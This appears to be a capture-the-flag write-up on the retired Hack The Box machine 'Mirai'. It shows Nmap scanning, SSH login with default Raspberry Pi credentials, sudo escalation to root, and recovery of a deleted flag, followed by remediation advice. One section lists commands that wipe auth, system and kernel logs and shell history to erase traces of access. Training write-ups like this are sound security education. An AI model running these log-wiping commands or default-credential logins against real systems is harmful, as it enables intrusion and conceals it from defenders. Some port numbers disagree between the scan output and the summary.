
Executive Summary

This report details the findings of a penetration test conducted against the HTB machine "Mirai". The assessment identified critical security weaknesses in a Raspberry Pi device running multiple services. The primary vulnerability involved default credentials, leading to complete system compromise.



Mirai has been Pwned!

Congratulations ifti, best of luck in capturing flags ahead!

#17902	03 Dec 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

Contents

Methodology

The penetration test followed a structured approach:

- Initial Port Discovery
- Service Enumeration
- Vulnerability Research
- SSH Access Exploitation
- Post-Exploitation Analysis

Network Discovery and Target Identification


Initial network discovery was performed using a two-phase Nmap approach:

Phase 1 - Full Port Scan:

nmap -p- --min-rate=1000 10.10.10.48

Phase 2 - Detailed Service Scan:

nmap -sCV - p22,53,80,1317,32400,32469 10.10.10.48 -T5



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- --min-rate 10000 10.10.10.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 19:36 EST
Warning: 10.10.10.48 giving up on port because retransmission cap hit (10).
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 50.01% done; ETC: 19:36 (0:00:10 remaining)
Nmap scan report for 10.10.10.48
Host is up (0.29s latency).
Not shown: 65327 closed tcp ports (reset), 202 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
1651/tcp  open  shiva_confsrvr
32400/tcp open  plex
32469/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 19.94 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -p 22,53,80,1651,32400,32469 -sCV 10.10.10.48 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 19:37 EST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 16.67% done; ETC: 19:38 (0:00:35 remaining)
Nmap scan report for 10.10.10.48
Host is up (0.21s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_  256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp    open  domain  dnsmasq 2.76
| dns-nsid:
|_  bind.version: dnsmasq-2.76
80/tcp    open  http    lighttpd 1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: lighttpd/1.4.35
1651/tcp  open  upnp    Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
32400/tcp open  http    Plex Media Server httpd
|_http-cors: HEAD GET POST PUT DELETE OPTIONS
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
```

Service Enumeration Results

The scan revealed multiple open ports:

- Port 22: OpenSSH 6.7p1 Debian
- Port 53: dnsmasq 2.76
- Port 80: lighttpd 1.4.35
- Port 1317: Platinum UPnP 1.0.5.13
- Port 32400: Plex Media Server
- Port 32469: Additional service

Vulnerability Assessment


Web Service Analysis (Port 80)

- Empty webpage discovered
- Additional enumeration revealed admin landing page
- System identified as Raspberry Pi device because of the services running on it.

Plex Media Server (Port 32400)

- Authentication page discovered
- New user registration possible
- Access to underlying Plex Server confirmed

Logging in attempt with default credentials:



The username or password is incorrect


Sign In or Sign Up

Username: pi

Password: •••••••••

☑ Remember me

Sign up succeeded:



Sign In or Sign Up

Username: dk1234rt

Email: abcdk1234@gmail.com


Password: •••••••••

Confirm Password: •••••••••

By creating an account, you confirm that you have read and accept the Terms and Conditions and are at least 13 years old.

☑ Remember me

Resulting into dashboard where nothing useful found:



A server could not be found. Download and install Plex Media Server, and it will appear here.

Plex Pass

Enhance your Plex experience with exclusive premium features

Mobile Sync
Enjoy your media offline on Android, iOS, and Windows devices

Exclusive Forum Access
Let your voice be heard in special members-only forums

Trailers & Extras
See movie trailers, cast interviews, and other bonus features


Camera Upload
Sync photos from your mobile devices to Plex Media Server

Subscribe today — or give Plex Pass as a gift!

SSH Service Analysis

- Default Raspberry Pi credentials identified as potential vector

- Common credential pair: pi:raspberry as per google (default credentials)



The default Raspberry Pi credentials are:


- **Username:** `pi`
- **Password:** `raspberry`

Exploitation

Successfully gained initial access through SSH:

Used default Raspberry Pi credentials:

- Username: pi
- Password: raspberry




```
┌──(kali㉿kali)-[~]
└─$ ssh pi@10.10.10.48
The authenticity of host '10.10.10.48 (10.10.10.48)' can't be established.
ED25519 key fingerprint is SHA256:TL7joF/Kz3rDLVFgQ1qkyXTnVQBTYrV44Y2oXyjOa60.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.48' (ED25519) to the list of known hosts.
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberrypi:~ $ whoami
pi
```

Post-Exploitation

1. Initial Access Findings:


- User 'pi' had full sudo privileges
- User flag accessible (found on the desktop during manual traversal)




```
root@raspberrypi:/home/pi# ls
background.jpg  Desktop  Documents  Downloads  Music  oldconffiles  Pictures  Public  python_games  Templates  Videos
root@raspberrypi:/home/pi# cd ..
root@raspberrypi:/home# ls
pi
root@raspberrypi:/home# cd ..
root@raspberrypi:/# ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lost+found  media  mnt  opt  persistence.conf  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
root@raspberrypi:/# cd home
root@raspberrypi:/home# cd pi
root@raspberrypi:/home/pi# cd desktop
bash: cd: desktop: No such file or directory
root@raspberrypi:/home/pi# cd Desktop
root@raspberrypi:/home/pi/Desktop# ls
Plex  user.txt
root@raspberrypi:/home/pi/Desktop# cat user.txt
ff837707441b257a20e32199d7c8838droot@raspberrypi:/home/pi/Desktop# █
```

2. Root Access:

- Immediate privilege escalation possible via sudo found this by using sudo -l.
- Original root.txt file missing
- Located backup on mounted USB device using lsblk
- Retrieved flag using strings command




```
pi@raspberrypi:~ $ whoami
pi
pi@raspberrypi:~ $ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60(games),100(users),101(input),108(netdev),117(i2c),998(gpio),999(spi)
pi@raspberrypi:~ $ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b0:18:5a
          inet addr:10.10.10.48  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb0:185a/64 Scope:Link
          inet6 addr: fe80::e49b:254f:8670:e4dd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:195638 errors:109 dropped:245 overruns:0 frame:0
          TX packets:197234 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11847389 (11.2 MiB)  TX bytes:17005513 (16.2 MiB)
          Interrupt:19 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3688 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3688 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1188412 (1.1 MiB)  TX bytes:1188412 (1.1 MiB)

pi@raspberrypi:~ $ █
```



```
pi@raspberrypi:~ $ sudo su
root@raspberrypi:/home/pi# whoami
root
root@raspberrypi:/home/pi# █
```

After privileges escalation tried to find root.txt in the root directory but there was a note instead flag in that root.txt saying that flag is inside the usb drive data and reaching usb flash drive data it was found that the flag is deleted. So used strings /dev/sdb to check if there are some hidden files or deleted files present as residual file etc...By running strings cmd good flag looking text too that on submission confirmed to be a flag.



```
root@raspberrypi:/# cd root
root@raspberrypi:~# ls
root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~# lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0   10G  0 disk
├─sda1   8:1    0  1.3G  0 part /lib/live/mount/persistence/sda1
└─sda2   8:2    0  8.7G  0 part /lib/live/mount/persistence/sda2
sdb      8:16   0   10M  0 disk /media/usbstick
sr0     11:0    1 1024M  0 rom
loop0    7:0    0  1.2G  1 loop /lib/live/mount/rootfs/filesystem.squashfs
root@raspberrypi:~# cd /media/usbstick
root@raspberrypi:/media/usbstick# ls
damnit.txt  lost+found
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
root@raspberrypi:/media/usbstick# strings /dev/sdb
_PNg_PNg
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:/media/usbstick# █
```

3. Clearing out the evidences of access:


following commands were used to clean up authentication logs, commands history, system logs, and kernel logs respectively:

echo > /var/log/auth.log

history -c && history -w

echo > /var/log/syslog

echo > /var/log/kern.log



```
root@raspberrypi:/media/usbstick# echo > /var/log/auth.log
root@raspberrypi:/media/usbstick# history -c && history -w
root@raspberrypi:/media/usbstick# echo > /var/log/syslog
root@raspberrypi:/media/usbstick# echo > /var/log/kern.log
root@raspberrypi:/media/usbstick# █
```

Risk Assessment

1. Default Credentials:
   - Severity: Critical
   - CVSS Score: 10.0
   - Impact: Complete System Compromise
   - Exploitability: Trivial

2. Excessive Sudo Rights:
   - Severity: High
   - Impact: Immediate privilege escalation
   - Exploitability: High

Recommendations

1. Default Credentials:
   - Immediately change default Raspberry Pi credentials
   - Implement strong password policy
   - Consider implementing SSH key-based authentication

2. Access Control:
   - Review and restrict sudo privileges
   - Implement principle of least privilege
   - Regular audit of user permissions

3. Service Hardening:
   - Disable unnecessary services
   - Implement proper access controls on Plex server
   - Regular security patches and updates

4. System Hardening:

   - Regular system updates
   - Implement proper backup procedures
   - Enable system auditing
   - Consider implementing network segmentation

Conclusion

The target system was compromised due to the use of default credentials on a Raspberry Pi device. The combination of weak authentication and excessive privileges led to complete system compromise. Implementation of the provided recommendations is crucial to prevent unauthorized access.